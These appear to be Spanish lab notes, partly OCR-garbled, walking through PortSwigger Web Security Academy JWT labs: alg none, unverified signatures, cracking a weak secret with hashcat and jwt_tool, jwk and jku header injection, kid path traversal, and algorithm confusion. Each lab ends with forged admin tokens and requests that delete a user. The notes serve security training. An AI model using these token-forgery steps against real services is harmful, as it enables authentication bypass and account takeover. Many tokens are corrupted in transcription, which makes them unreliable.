- Hay una cabecera llamada `cty` que la podemos modificar para cambiar el tipo de contenido `text/xml` o `application/x-java-serialized-object` y así hacer un ataque XXE o deserialización

#Install JWTEditor

## Lab - Autenticación JWT bypass por firma no verificada

Algunos desarrolladores no diferencian con las funciones de node.js en `verify()` o `decode()`, el `verify` es para verificar la firma, y si no está esa función no la verifica

Nos pasaremos por todas las solicitudes hasta que la extensión `JWTEditor`, nos chive con el color verde que hay un JSON

374	<a href="https://0af3008504cf40b3810...">https://0af3008504cf40b3810...</a>	POST	/my-account/change-email	✓
375	<a href="https://0af3008504cf40b3810...">https://0af3008504cf40b3810...</a>	GET	/my-account?id=wiener	✓

INTERCEPT ON, y podemos editar el JWT poniendo el administrator user

Pretty Raw Hex Hackvertor **JSON Web Token**

JWT 1 - eyJraWQiOiIzYwZGI2MS00NmE3LTR1NzUtOTB1YS0wN2YwYI

#### Serialized JWT

```
eyJraWQiOiIzYwZGI2MS00NmE3LTR1NzUtOTB1YS0wN2YwYI  
DmSunqxElmL_DWqzgq9ImxH5HMcz-AeQlqdoW3vP1gIUaF0hy6  
37Wvq9U7ijb-42F3cXVm2PMd96SyXvrl-5CCm5Q4a2yNHsTgPu  
Nw
```

JWS JWE

#### Header

```
{  
  "kid": "3c60db61-46a7-4e75-90ea-07f0a60bf492"  
  "alg": "RS256"  
}
```

#### Payload

```
{  
  "iss": "portswigger",  
  "exp": 1713876786,  
  "sub": "administrator"  
}
```

Visitamos el panel de /admin-

```
GET /admin HTTP/2  
Host: Oaf3008504cf40b3810952a1009d0023.web-security-academy.net  
Cookie: session=  
eyJraWQiOiIzYwZGI2MS00NmE3LTR1NzUtOTB1YS0wN2YwYTYwYmY00TiilCJhbGciOiJSUzI1NiJ9.eyJpc3Mi0iJwb3J0c3dpZ2d1ciIsImV4cCI6MTcxMzg3Njc4Niwi3ViIjoiYWRtaW5pc3RyYXRvcicJ9.D9KnY5lxEQ_czwNoh0Cu_YcNKnNBxSFXQAPhfYPYSx7RbBlvH08Yd36S8sCQFjsBmUrXwotmoFTN7hklnb8XOKSXKrTiin8X8E9Y_GwuKUqyyr5E2i4lkixTu_62wjcrHoDdWQpl1UK1VULoVX0Nt9gW6BL1POZ0j3BRoal9D3qAdYV7s1BBMnnmfAvZMczh56xNWn45PpQ1vgoUFnge3-f1FFhochiYKVLpnRITiE91YnB1rjm1P-DjHb1ObD40DFvgjPSC_NhSWjvNal24b10GmrAu0cuuid-c1L7CgXMdViiwegqoBiKK5amyHNc0sor_0p2Y0RsKyOB-yE-6P4Q
```

Y deleteamos el user con el JWT de administrator

```
GET /admin/delete?username=carlos HTTP/2
Host: 0af3008504cf40b3810952a1009d0023.web-security-academy.net
Cookie: session=
eyJraWQiOiIzYzYwZGI2MS00NmE3LTr1NzUt0TB1YS0wN2YwYTYwYmY00TIIiLCJhbGciOiJSUzI1NiJ9.e
Jpc3Mi0iJwb3J0c3dpZ2d1ciIsImV4cCI6MTcxMzg3Njc4NiwiC3ViIjoiYWRTaW5pc3RyYXRvcij9.D9Kn
Y5lxEQ_czwNoh0Cu_YcNKnNBxSFXQAPhfYPYSx7RbB1vH08Yd36S8sCQFjsBmUrXwotmoFTN7hk1nb8XkSX
KrTiin8X8E9Y_GwuKUqyyr5E2i4lkixTu_62wjcPHoDdWQpl1UK1VULoVX0Nt9gW6BL1P0Z0j3BRoal9D3q
AdYV7s1BBMnnmfAvZMczh56xNWn45PpQ1vgcUFnge3-f1FFhochiYKVLpnRITiE91YnBirjm1P-DjHb1ObD
40DFvgjPSC_NhSWjvNa124b10GmrAu0cuuid-c1L7CgXMdViiwegqoBiKK5anyHNcOsor_OpCYORsKyOB-y
E-6P40
```

Congratulations, you solved the lab!

User deleted successfully!

## Users

wiener - [Delete](#)

## Lab - JWT bypassando autenticación via verificación de firmas defectuosa

Encontramos el JWT, le cambiamos el user a administrator y ponemos alg a none  
Observamos cómo el último . desaparece, ya que es la firma

Serialized JWT

```
eyJraWQiOiI3ZGVjYjIwYy05NzQ2LTR1Y2Qt0WYwMS03ZDYxM2YxYzY2NWYiLCJhbGciOiJub25lIn0.eyJpc3Mi0iJwb3J0c3dpZ2dlciIsImV4cCI6MTcxMzg3ODg3OSwic3ViIjoiYWRtaW5pc3RyYXRvcij9.
```

[Copy](#) [Decrypt](#) [Verify](#)

JWS JWE

Header

```
{
  "kid": "7decb20c-9746-4ecd-9f01-7d613f1c665f",
  "alg": "none"
}
```

[Format JSON](#)  Compact JSON

Payload

```
{
  "iss": "portswigger",
  "exp": 1713878879,
  "sub": "administrator"
}
```

[Format JSON](#)  Compact JSON

Vamos al panel de /admin, filtramos en el response por la palabra delete para ver cuál es la URL para deletear el user carlos

```
GET /admin HTTP/2
Host: 0a73005404bfa8ff80e98alf0015003a.web-security-academy.net
Cookie: session=
eyJraWQiOiI3ZGVjYjIwYy05NzQ2LTR1Y2Qt0WYwMS03ZDYxM2YxYzY2NWYiLCJhbGciOiJub25lIn0.eyJpc3Mi0iJwb3J0c3dpZ2dlciIsImV4cCI6MTcxMzg3ODg3OSwic3ViIjoiYWRtaW5pc3RyYXRvcij9.
```

Y deleteamos el user

```
GET /admin/delete?username=carlos HTTP/2
Host: 0a73005404bfa8ff80e98alf0015003a.web-security-academy.net
Cookie: session=
eyJraWQiOiI3ZGVjYjIwYy05NzQ2LTR1Y2Qt0WYwMS03ZDYxM2YxYzY2NWYiLCJhbGciOiJub25lIn0.eyJpc3Mi0iJwb3J0c3dpZ2dlciIsImV4cCI6MTcxMzg3ODg3OSwic3ViIjoiYWRtaW5pc3RyYXRvcij9.
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36
```

Congratulations, you solved the lab!

User deleted successfully!

## Users

wiener - [Delete](#)

# Lab - JWT bypass por clave de firmas débil

Wordlist de claves JWT --> <https://github.com/wallarm/jwt-secrets/blob/master/jwt.secrets.list>

Tenemos varias formas

## 1. Forma

Primero debemos de crackear la clave de firma que tiene el token que hemos adquirido

- HASHCAT

```
(sergio1023k㉿secondmachine)-[~/Desktop]
$ sudo hashcat -a 0 -m 16500 "eyJraWQiOiJkNGFiN2FkZS040GRmLTQ2ZGItYjhiYi0zMTQzMnQxYzA40DkiLCJhbGciOiJIUzI1NiJ9.eyJpc3Mi0iJwb3J0c3dpZ2dlciIsImV4cCI6MTcxMzg4NTQwOCwic3ViIjoid2llbmVyIn0.kOJL879Y-0UOYQ1ZHhNt-N5St3IhuHQEt277uoVhtE" /usr/share/wordlists/jwt.secrets.list --show
eyJraWQiOiJkNGFiN2FkZS040GRmLTQ2ZGItYjhiYi0zMTQzMnQxYzA40DkiLCJhbGciOiJIUzI1NiJ9.eyJpc3Mi0iJwb3J0c3dpZ2dlciIsImV4cCI6MTcxMzg4NTQwOCwic3ViIjoid2llbmVyIn0.kOJL879Y-0UOYQ1ZHhNt-N5St3IhuHQEt277uoVhtE:secret1
```

- JWT\_TOOL

```
$ sudo python3 jwt_tool.py eyJraWQiOiJkNGFiN2FkZS040GRmLTQ2ZGItYjhiYi0zMTQzMnQxYzA40DkiLCJhbGciOiJIUzI1NiJ9.eyJpc3Mi0iJwb3J0c3dpZ2dlciIsImV4cCI6MTcxMzg4NTQwOCwic3ViIjoid2llbmVyIn0.kOJL879Y-0UOYQ1ZHhNt-N5St3IhuHQEt277uoVhtE -C -d /usr/share/wordlists/jwt.secrets.list

Version 2.2.6 @ticarpi
Original JWT:
[+] secret1 is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs256 -p "secret1"
```

Ahora cambiaremos los valores para que el JWT tenga el user administrator

```
(sergio1023k㉿secondmachine)-[~/repositorios/jwt_tool]
$ sudo python3 jwt_tool.py eyJraWQiOiJkNGFiN2FkZS040GRmLTQ2ZGItYjhiYi0zMTQzMnQxYzA40DkiLCJhbGciOiJIUzI1NiJ9.eyJpc3Mi0iJwb3J0c3dpZ2dlciIsImV4cCI6MTcxMzg4NTQwOCwic3ViIjoid2llbmVyIn0.kOJL879Y-0UOYQ1ZHhNt-N5St3IhuHQEt277uoVhtE -C -d /usr/share/wordlists/jwt.secrets.list -S hs256 -p secret1 -T
[3] sub = "administrator"
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[6] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0
jwttool_50b7e3e67c159d88545aa087bd8ebc5c - Tampered token - HMAC Signing:
[+] eyJraWQiOiJkNGFiN2FkZS040GRmLTQ2ZGItYjhiYi0zMTQzMnQxYzA40DkiLCJhbGciOiJIUzI1NiJ9.eyJpc3Mi0iJwb3J0c3dpZ2dlciIsImV4cCI6MTcxMzg4NTQwOCwic3ViIjoiYWRtaW5pc3RyYXRvcj9.UFvTQGVYjiQCPtgh4thkziBgg7NPXBdV9aFSwvMfdDo
```

Nos da un JWT, que es el que guardaremos el navegador

## 2. Forma

Crearé una clave simétrica, como ya sabemos que es secret1, lo pasamos a base64

Generamos un ID y le cambiamos la k, que es la clave por la que acabamos de generar en base64

## Symmetric Key

Secret

Random secret      Key Size:

Specify secret:

ID

**Generate**

Key

```
{
  "kty": "oct",
  "kid": "7f295937-ce3a-4a93-b875-076cce615aca",
  "k": "c2VjcmV0MQ=="
}
```

Cambiamos wiener por administrator

Serialized JWE

```
eyJraWQiOjJkNGFiN2FkZS04OGRmLTQ2ZGItYjhiYi0zMTQzMmQxYzA4ODkiLCJhbGciOiJIUzI1NiJ9.
eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTcxMzg4NTQvOCwic3ViIjoid2llbmVyIn0.
hQJLV879Y-0UOYQ1ZHhNt-N5St3IhuHQEt277ucVHtE
```

**Copy**

JWS    JWE

Header

```
{
  "kid": "d4ab7ade-88df-46db-b8bb-31436d1c0009",
  "alg": "HS256"
}
```

Payload

```

  "iss": "portswigger",
  "exp": 1713885408,
  "sub": "wiener"
}
```

Signature

```
90 E2 4B 57 CE FD 63 ED 14 39 84 35 64 78 4D B7
E3 79 4A DD C8 86 E1 D0 12 DD BB EE EA 15 1E D1
```

Vemos como la firma (Signature) cambia, Pulsamos en add sign, seleccionamos la que hemos creado y nos da un nuevo JWT

```
eyJraWQiOiJkNGFiN2FkZS04OGRmLTQ2ZGItYjhiYi0zMTQzMnQxYzA4ODkiLCJhbGciOiJIUzI1NiJ9.  
eyJpc3MiOiJvb3J0c3dpZ2dlciIsImV4cCI6MTcxMzg4NTQrOCwic3ViIjoiYWRtaWSp0c3RyXKrvciJ9.  
UFvTQGvYjIQCptgh4thkziBgg7NPXBdV9aFSvvMfdDo
```

Copy

JWS

JWE

Header

```
{  
    "kid": "d4ab7ade-80df-46db-b0bb-31436d1c0089",  
    "alg": "HS256"  
}
```

Payload

```
"iss": "portswigger",  
"exp": 1713885408,  
"sub": "administrator"  
}
```

Signature

```
50 5B D3 40 6B D8 8C 84 02 3E D8 21 E2 D8 64 CE  
20 60 83 B3 4F 5C 17 55 F5 A1 52 C2 F3 1F 74 3A
```

Lo Guardamos en el navegador para que nuestra sesión sea la de administrador

The screenshot shows the NetworkMiner interface with the 'Almacenamiento' tab selected. In the left sidebar, there are sections for 'Almacenamiento de sesión', 'Almacenamiento en caché', 'Almacenamiento local', and 'Cookies'. Under 'Cookies', there is a single entry for the host 'https://0a6300150342756782911d9d00bc00eb.web-security-academy.net'. The cookie value is displayed as a long hex string.

Nombre	Valor
session	eyJraWQiOiJkNGFiN2FkZS04OGRmLTQ2ZGItYjhiYi0zMTQzMnQxYzA4ODkiLCJhbG... eyJpc3MiOiJvb3J0c3dpZ2dlciIsImV4cCI6MTcxMzg4NTQrOCwic3ViIjoiYWRtaWSp0c3RyXKrvciJ9. UFvTQGvYjIQCptgh4thkziBgg7NPXBdV9aFSvvMfdDo
session	
session	

Deleteamos el user carlos, pudiendo navegar por toda la página como admin ya que tenemos la sesión guardada en el navegador

## Lab - JWT bypass authentication via jwk header injection

La vulnerabilidad se encuentra en las cabeceras del parámetro jwk, podemos firmarla nosotros con una clave random, e insertar unos parámetros de jwk en el Json

Nuestro escáner lo detecta



Issue: **JWT self-signed JWK header supported**

Severity: **High**

Confidence: **Tentative**

Host: **https://0a5a000e04aa8fcb86fdcf48007500da.web-security-academy.net**

Path: **/mv-account**

Creamos una firma RSA de 2048 bytes y generamos

 RSA Key X

**Format**

JWK  PEM

**Details**

Key size: 2048

**ID**

1b09df24-1e5c-43bc-b430-90af90aa984a

**Generate**

**Key**

```
{
  "p": "5yW9wvi5YhjwMV0g4x0udoRu3O--DBhKLkdKWRp-51Ib63VYySn9kTWIRCK",
  "kty": "RSA",
  "q": "uhvLELu7Pi8vMoLA1-yu0hoZ2JadrV6dJWnNNR4KmlrEYyJI2GraMsV6lpG",
  "d": "UM7J170Uso2J0ArWYPrSebGFhTOPs6uYd8mLkdB0ASJJwu55PL2TSxyefW4",
  "e": "AQAB",
  "kid": "1b09df24-1e5c-43bc-b430-90af90aa984a",
  "qi": "iDdXbwhzOFkI6jJwY7SqOr8CpP8LUVnwZTprfc14p4GqmzaGj5OWiOaCqH",
  "dp": "bJBYYUOq5n0qCzVfZexlzzqCS3i6vTmHVdcb_1-nbQQuotd5vPng45vOBZ",
  "dq": "L203wWr124HwuCGD_UKOhnIqVfyD8BN1Xoxow_mE4HQwCcdJ4wTP2BJ1LF",
  "n": "qAqENLWeBpLLIM1FdED21ejiOyb6NMTzeTDmM0Os2Yk1ZfMPu14LTf39igT"
}
```

Cambiamos wiener por administrator , elegimos inyectar jwk embebido y seleccionamos la firma RSA que acabamos de crear

**Serialized JWT**

```
cCFAIwE7bt7oJXy0aIQ6CHIxLhnuGyd-s9R  
xJJ03IKguLNW7zAiq-tAW1sL4h6M2g505jp  
i519C9CbeHMcQovgQqsQfTAFRgZsZe2y8XX  
GX5Rthm8Ltw5qD2hGg4L_rMTfLCnIrj7b2c  
d7DCz4I0j1PSIakNGg
```

**JWS**    **JWE**

**Header**

```
"jwk": {  
    "kty": "RSA",  
    "e": "AQAB",  
    "kid": "1b09df24-1e5c-43bc  
    "n": "qAqENLWeBpLLIM1FdED2  
}  
}
```

**Payload**

```
{  
    "iss": "portswigger",  
    "exp": 1712952712
```

**Embedded JWK**

- "none" Signing Algorithm
- HMAC Key Confusion
- Sign with empty key
- Sign with psychic signature
- Embed Collaborator payload

25 7C B4

Attack    Sign    Encrypt

**⚡ Embedded JWK Attack**

**Signing Key**

```
1b09df24-1e5c-43bc-b430-90af90aa984a (RSA 2048)
```

**Signing Algorithm**

```
RS256
```

OK    Cancel

Mandamos la petición, buscamos la URL para buscar a carlos y eliminamos  
`GET /admin/delete?username=carlos`

# Lab - JWT bypass authentication via jku header injection

## JWT arbitrary jku header supported

Severity: High  
Confidence: Certain  
<https://0af60091032ea15a83410a9b008a0007.web-security-academy.net/admin>

Generamos una nueva clave RSA, que nos dará muchos parámetros jwk

RSA Key

Format  JWK  PEM

Details

Key size: 2048

ID: 8e93168b-5f66-4d21-b5b9-82dd9145e772

**Generate**

Key

```
{
  "p": "yOqqjK_vVusc8ZLV1OdtZvo2sz3bkz4d5aU4_9xq",
  "kty": "RSA",
  "q": "ta8CwUft_1J_EbXvnHySc24dkKHYdZDoZZUJrQX7",
  "d": "A6f16KQEiIpYa8117YG4NwLCxJmcC6JkDBfU0hN2",
  "e": "AQAB",
  "kid": "8e93168b-5f66-4d21-b5b9-82dd9145e772",
  "qi": "Yea6dIPKoYzf49CrmZ9cB_UqUGWrwlvyrBP17I6",
  "dp": "uRRBrzfGf0f4EqTTq9tAUXM-_mCGK542BjzsQ-3",
  "dq": "Mr4uhs0QK79evhOSWKJyRMr8dui9DBjsz3JQwYJ",
  "n": "jpc-EL8ofKFEJhFyGefjGtbk6DsWEPI9j15JyBXI"
}
```

Vamos al servidor de explotación y copiamos el jwk entero dentro de keys

```
{
  "keys": [
    {
      Aquí copiamos el jwk que acabamos de generar
    }
  ]
}
```

Cambiamos el kid, por el generado anteriormente, el usuario wiener por admin y pulsaremos en insert collaborator payload para que inserte un parámetro jku, el cuál lo redireccionaremos a nuestro servidor de explotación que es dónde están nuestras claves "correctas".

Serialized JWJ

```
eyJrZGln_XK-x21Uve3Gnbh2yKzqz92InU143Q_tKPHBCL_5D2W9ct1Icc0g_81JK  
fvtkqjda5jtmdffRc_2zDTn2eGT4WPX54SncxjjeN3Y0uDlv0auZexX01_3W8JZ8  
F9XdCA3rymE4KjciBuEqRkey-6J-cwd9BYGj4BFwFoxmMIi4MJeodZT_GPrzGOD9  
rQ1TrL8lhTe3KeYGZEGye7BUaATCECkC_LKMZ0ijFTEtZXZV69ozYL4fBvXO9mb3  
-__Tuw
```

**JWS** **JWE**

Header

```
{  
  "jku": "https://exploit-0a56006103b5alec838409d4014a0079.exj",  
  "kid": "8e93168b-5f66-4d21-b5b9-82dd9145e772",  
  "alg": "RS256"  
}
```

Payload

```
{  
  "iss": "portswigger",  
  "exp": 1712952000
```

Embedded JWK

"none" Signing Algorithm

HMAC Key Confusion

Sign with empty key


Sign with psychic signature

Embed Collaborator payload

08 85 2F 13 71 A1 6E

Finalmente lo firmamos y copiamos el JWT insertándolo en la sesión del navegador en

almacenamiento.



## Lab - JWT authentication bypass via kid Path Traversal

Crearemos una clave simétrica, con AA== un valor nulo en base64

The screenshot shows a 'Symmetric Key' generation dialog box with the following settings:

- Secret:**
  - Random secret
  - Specify secret: (empty input field)
- ID:** ef1e5f3c-f167-40a9-b19a-1f8ac272b961
- Key:**

```
{  
  "kty": "oct",  
  "kid": "ef1e5f3c-f167-40a9-b19a-1f8ac272b961",  
  "k": "AA=="  
}
```

A yellow highlight covers the 'k' key value 'AA=='.
- Generate** button

Añadimos firma recientemente creada, cambiamos el user a administrador y mandaremos el kid ya que no lo verifica a una ruta con un fichero que elimina constantemente lo que mandemos

Serialized JWT

```
eyJraWQiOiIvZGV2L25ibGviLCJhbGciOiJIUzI1NiJ9.
eyJpc3MiOiJvb3d0c3dpZ2dlciIsImV4cCI6MTcxMzk1NTU0Mywic3ViIjoiYWRtaW5pc3I
QxY8Y7jVfsnz21CgBuU3yJLn9II6Av7n-9QKafH_-Sk
```

**JWS** **JWE**

**Header**

```
{
  "kid": "/dev/null",
  "alg": "HS256"
}
```

**Payload**

```
{
  "iss": "portswigger",
  "exp": 1713955543,
  "sub": "administrator"
}
```

**Signature**

```
43 16 3C 63 B8 D5 7E C9 F3 67 50 A0 06 E5 37 C8
92 E7 F4 82 3A 02 FE E7 FB D4 0A 69 F1 FF F9 29
```

**Sign**

**Signing Key**  
9951a866-0324-4109-ba3b-2d2bf9237e35 (OCT 32)

**Signing Algorithm**  
HS256

**Header Options**

- Don't modify header
- Update/generate "alg" parameter
- Update/generate "alg", "typ" and "kid" parameter

**OK** **Cancel**

Nos dio un código 200 con esta ruta ` "kid": "../../../../dev/null" `

## Lab - Bypass JWT por confusión de algoritmos con clave pública expuesta

Existen 4 tipos para llevar a cabo este ataque

1. Obtener la public key del server
2. Pasarla a un formato adecuado
3. Crear un JWT malicioso en y `hs256` en parámetro `alg`
4. Firmar el JWT `HS256`

Podemos ver la clave pública en: `/jwks.json` o en `/well-known/jwks.json`

Pero si no, hay herramientas como `jwt\_forgery.py` que veremos más adelante  
 Github --> [https://github.com/silentsignal/rsa\\_sign2n](https://github.com/silentsignal/rsa_sign2n)

herramienta para extraer firmas RSA y HMAC a partir de los JWT


Aunque el servidor publique su pubkey al verificar la firma de un símbolo, utilizará su propia copia de la clave desde su sistema de archivos o base de datos local. Esto

puede almacenarse en un formato diferente.

La clave debe de ser idéntica, estando en el mismo formato.


Para este ejemplo la clave estará en formato `X.509 PEM

Accediendo por url a `/jwks.json` obtenemos la cla Pub



```
{"keys": [{"kty": "RSA", "e": "AQAB", "use": "sig", "kid": "7202bad1-2643-4a25-8310-189da1645071", "alg": "RS256", "n": "qlqZCB0aX2QSSK1Z-6CtGtDUAwOWioS5pGj5RegI6TaKbeo-IEiKPntor6786tV2aBGdP1T8-qKwpcMZ6yB1upu0_Mg_Z0R00QqV1JCb0Rc2PP4-MvqZC96VZ4K7o0gCwlIRUUAX8TZ3iCNDJ_9RwrrriGq3ZZsaPFBP_v12S0TFQ12DVEKCu_tiDTV8PnZUxtQ-_4cgncTVUIxI23qTrvNYGdPbORqzhOKsIJMYZnEMD4yg-ifXfRw3LgIYBG-gmfUxcb_vybFt1DkMsc_BjbhLd5I3f9WORuiFXf13n2en0b_CxyecqEV_1Ye47FWX5z0ikyI2bfIwt3qg3R948uQ"}]}
```

Copiamos la clave desde `{"kty" hasta "n"}`, creamos una clave RSA y lo pegamos



Format

JWK     PEM

Details

Key size: 2048


ID

Generate

Key

```
{  
  "kty": "RSA",  
  "e": "AQAB",  
  "use": "sig",  
  "kid": "7202bad1-2643-4a25-8310-189da1645071",  
  "alg": "RS256",  
  "n": "qlqZCB0aX2QSSK1Z-6CtGtDUAwOWioS5pGj5RegI6TaKbeo-IEiKPntor6786tV2aBGdP1T8-qKwpcMZ6yB1upu0_Mg_Z0R00QqV1JCb0Rc2PP4-MvqZC96VZ4K7o0gCwlIRUUAX8TZ3iCNDJ_9RwrrriGq3ZZsaPFBP_v12S0TFQ12DVEKCu_tiDTV8PnZUxtQ-_4cgncTVUIxI23qTrvNYGdPbORqzhOKsIJMYZnEMD4yg-ifXfRw3LgIYBG-gmfUxcb_vybFt1DkMsc_BjbhLd5I3f9WORuiFXf13n2en0b_CxyecqEV_1Ye47FWX5z0ikyI2bfIwt3qg3R948uQ"}  
}
```

De la clave creada copiamos en formato PEM, nos saca una clave privada parecida a la de ssh



7202bad1-2643-4a25-8310-189da1645071

- Delete
- Copy as JWK
- Copy as PEM
- Copy Public Key as JWK
- Copy Public Key as PEM**

La encodeamos en base64

```
GtDUAwOWloSSpGj5RegI6TaKbeo+IEiKPntor6786tV2aBGdPIT8+qKWpcMZ6yB1  
upu0/Mg/Z0R00QqVIJCbORc2PP4+MvqZC96VZ4K7oOgCWlIRUUAX8TZ3iCNDJ/9R  
wrriGq3ZZsaPFBP/vl2S0TFQ12DVEKCu/tiDTV8PnZUxtQ+/4cgncTVUIxl23qTr  
vNYGdPbORqzhOKsIJMYZnEMD4yg+ifXfRw3LgIYBG+gmfUxcb/vybFt1DkMsc/Bj  
bhLdSI3f9WORuiFXf13n2enOb/CxyecqEV/1Ye47FWX5zOikyl2bfIwt3qg3R948  
uQIDAQAB  
-----END PUBLIC KEY-----
```

```
hPS3NJSk1ZWm5FTUQ0eWcraWZYIj3M0xnSVICRytnbWZVeGNiL3Z5YkZ0MURrTXNjL0JqCmJoTGQ
```

LA pegamos en el apartado `k` de key, generando una nueva clave simétrica

The screenshot shows a web application for generating symmetric keys. At the top, there's a section labeled "Secret" with two options: "Random secret" (selected) and "Specify secret:". Below this is a "Key Size" input field. In the "ID" section, the value "381fb1ce-11b8-462b-a6b5-5e2e55cc6cc6" is entered. A "Generate" button is located below the ID input. The "Key" section displays a JSON object:

```
{  
  "kty": "oct",  
  "kid": "381fb1ce-11b8-462b-a6b5-5e2e55cc6cc6",  
  "k": "LS0tLS1CRUdJTiBQVUJMSUMgS0V2LS0tLS0KTU1JQk1qQ  
}
```

Simplemente firmamos con nuestra clave simétrica, cambiamos wiener por administrator y cambiamos el parámetro `alg` con `HS256`

Serialized JWT

```
v-aznsCn4kz-swwivsvxnvqdj04dJXfrrUrqhkyuk-mk24eurninexksTfgqaycaknusPmzL9zzAwpzzoRwSmpfSFYFRShhjmRG67dYAJVfZNHDcPH5YMyi9qRilE2UmVuT9GPLsr0eBbubR7fmdxxk2kqilspIRz3FeCm0S5IHUjk-xcHdDkW-DBpSsXMHqDFh-zCjL7lg9ovFyLkFuDRQkGjH4xsgfBlpDLF4-bjdI2M4wtgWV7u02DYyvMP6PVEKo22YexyMk681J6FIIsMm-VTiWoDkYC7GQmJ4joIjdJsD_UgvkJtw
```

JWS JWE

Header

```
{
  "kid": "7202bad1-2643-4a25-8310-189dal645071",
  "alg": "HS256"
}
```

For Co

Sign

Siging Key

e2046747-8f2e-4106-860e-6b82d17d70ae (OCT 3608)

Siging Algorithm

HS256

Header Options

Don't modify header

Update/generate "alg" parameter

Update/generate "alg", "typ" and "kid" parameter

OK Cancel

Payload

```
{
